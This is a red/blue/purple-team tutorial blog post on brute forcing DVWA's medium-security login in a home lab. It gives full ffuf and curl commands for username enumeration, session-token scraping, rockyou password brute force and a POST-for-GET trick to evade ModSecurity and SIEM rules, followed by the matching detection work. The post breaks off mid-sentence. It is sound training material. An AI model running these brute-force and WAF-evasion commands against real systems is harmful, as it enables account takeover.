DVWA Brute Force Med Sec - Red Blue Purple Team
Today you will learn how to bypass the ModSecurity WAF and obfuscate ffuf to brute force the challenge on Medium Security. I demonstrate how to use ffuf to enumerate a directory if you are being blocked by a WAF. There is a method to request smuggle GET based login using the POST method to bypass the brute force detection rules.
The Blue Team section explains how to update the detection rules to identify the obfuscated activity and introduces new ModSecurity WAF rules to block the attacks.
Purple Team introduces how to test both SIEM rules and ModSecurity blocking rules.
Prerequisites
If you don’t currently have a Damn Vulnerable Web Application (DVWA) instance you can follow along at home with a simple git clone & vagrant up if your host system meets the minimum specs.
Red team only deploys Opnsense, DVWA, and Kali.
Blue Team deploys the whole environment.
ModSecurity
If you want to use ModSec to block the attacks follow the installation steps in the last blog post.

The custom ModSec rules that come with the Tartarus lab must be disabled for the Red Team part of this guide, they can be disabled by commenting out the line in
/etc/apache2/mods-enabled/security2.conf
Brute Force Challenge - Red Team
To the main event. Following a similar approach to last time lets first do it with a browser first. All the commands will work if you didn’t install ModSecurity, they are just a bit more involved.
Basic Browser
We can see the application is attempting to rate limit our attempts:
 Example medium bf failed login
The ~2 second delay in the response isn’t enough to stop us! But it will slow us down.
ffuf
Building on the ffuf scans from the Low Sec post we can use the following to obtain the passwords (note due to the 2 second delay it will take a bit longer):
Don’t forget to unpack the
rockyou.txtwordlist.
This command will no longer work and we’ll be hit by a WAF rule:
1
curl -s http://tartarus-dvwa.home.arpa/DVWA/hackable/users/ | grep -Eo '"(\w+).jpg"' | sed 's/"//g; s/.jpg//' > dvwa-users.txt
 Example failed attempt to get username list
 Output from elastic siem confirming what modsec rule is hit
There is still hope! We can enumerate suspected usernames from a wordlist, since the image still loads on login! Don’t forget the /DVWA/hackable/ directory doesn’t require authorisation!
Seclists needs to be installed for this to work:
sudo apt install seclists
1
ffuf -e .jpg -u "http://tartarus-dvwa.home.arpa/DVWA/hackable/users/FUZZ" -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.3" -mc 200 -r -w /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt

Does the above command work with the HEAD based obfuscation? “-X HEAD” is the flag. If so why?
Easy, now just add the names to the wordlist!
1
2
3
4
5
admin
pablo
smithy
1337
gordonb
1
PHPSESSID=$(curl -s -c cookies.txt "http://tartarus-dvwa.home.arpa/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "http://tartarus-dvwa.home.arpa/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26})
1
ffuf -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/brute/?username=USER&password=PASS&Login=Login" -mr "Welcome to the password protected area" -r -b "security=medium; PHPSESSID=${PHPSESSID}" -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.3" -w dvwa-users.txt:USER -w /usr/share/wordlists/rockyou.txt:PASS -t 5 -timeout 15
If you use the default 40 Threads, it will DOS the application causing all future request to timeout. A
sudo systemctl restart apache2on the DVWA guest and it’ll be good as new.
 Example medium bf ffuf scan
Side Channel: HTTP Method (Ab)use
HEAD based obfuscation doesn’t work due to the returned information we’d need is in the response body - as you’ll recall from the RFC:
HEAD should behave exactly like
GETexcept it “MUST NOT” return any message-body.
As a hail merry I also attempted passing data in the GET request body (sometimes this can work), to no avail. It’s very much against spec but some applications accept it:
1
2
3
4
5
6
curl -X GET \
  -L \
  -b "security=low; PHPSESSID=${PHPSESSID}" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  --data "username=admin&password=password&Login=Login" \
  "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/brute/"
However! You can use POST like a GET method, simply add the method to the ffuf scan and see what happens:
1
PHPSESSID=$(curl -s -c cookies.txt "http://tartarus-dvwa.home.arpa/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "http://tartarus-dvwa.home.arpa/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26})
1
ffuf -X POST -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/brute/?username=USER&password=PASS&Login=Login" -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.3" -mr "Welcome to the password protected area" -r -b "security=medium; PHPSESSID=${PHPSESSID}" -w dvwa-users.txt:USER -w /usr/share/wordlists/rockyou.txt:PASS -t 5 -timeout 15
 Example medium bf ffuf post method
Form my testing the application won’t answer POST requests with a body section and no URL query parameters so it can’t be even stealthier.
There are new nuclei templates for this as well.
1
nuclei -u http://tartarus-dvwa.home.arpa/DVWA -t /vagrant/nuclei-templates/dvwa/dvwa-brute-force-medium-sec-post.yaml -timeout 30
 Example medium bf post based
This works because DVWA treats parameters in a POST request, as if they originate from a GET request so the function works the same since we aren’t passing anything in the request body:
1
2
3
4
5
6
7
8
9
10
if( isset( $_GET[ 'Login' ] ) ) {
	// Sanitise username input
	$user = $_GET[ 'username' ];
	$user = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $user ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

	// Sanitise password input
	$pass = $_GET[ 'password' ];
	$pass = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
	$pass = md5( $pass )
...
Using POST to do the GET based login bypasses the detection logic as you’ll recall from the last Blue Team post rule.
Brute Force Challenge - Blue Team
We have detections already for the simple process of Hydra and ffuf based brute forces, however now we want to focus on improving the detection logic to identify the obfuscated activity. Firstly can we detect the new user name enumeration method that bypasses the WAF?
Detecting the Obfuscated
The new method to populate the user list is detected, with both GET and HEAD methods, due to the high volume of 404 codes returned:
1
ffuf -X HEAD -e .jpg -u "http://tartarus-dvwa.home.arpa/DVWA/hackable/users/FUZZ" -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.3" -mc 200 -r -w /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt
In the SIEM (with the patched SIGMA rule):
 Example dir enum alert
With the usernames they will probably try to login, can we still detect both simple and obfuscated versions of the brute force?
Since all the application is doing to patch the issue is implementing a delay before returning the results the ffuf brute force still works with minimal alterations, meaning the detection for it will still work.
1
ffuf -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/brute/?username=USER&password=PASS&Login=Login" -mr "Welcome to the password protected area" -r -b "security=medium; PHPSESSID=${PHPSESSID}" -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.3" -w dvwa-users.txt:USER -w /usr/share/wordlists/rockyou.txt:PASS -t 5 -timeout 15
The SIEM will display an alert for this activity, even with the slowdown:
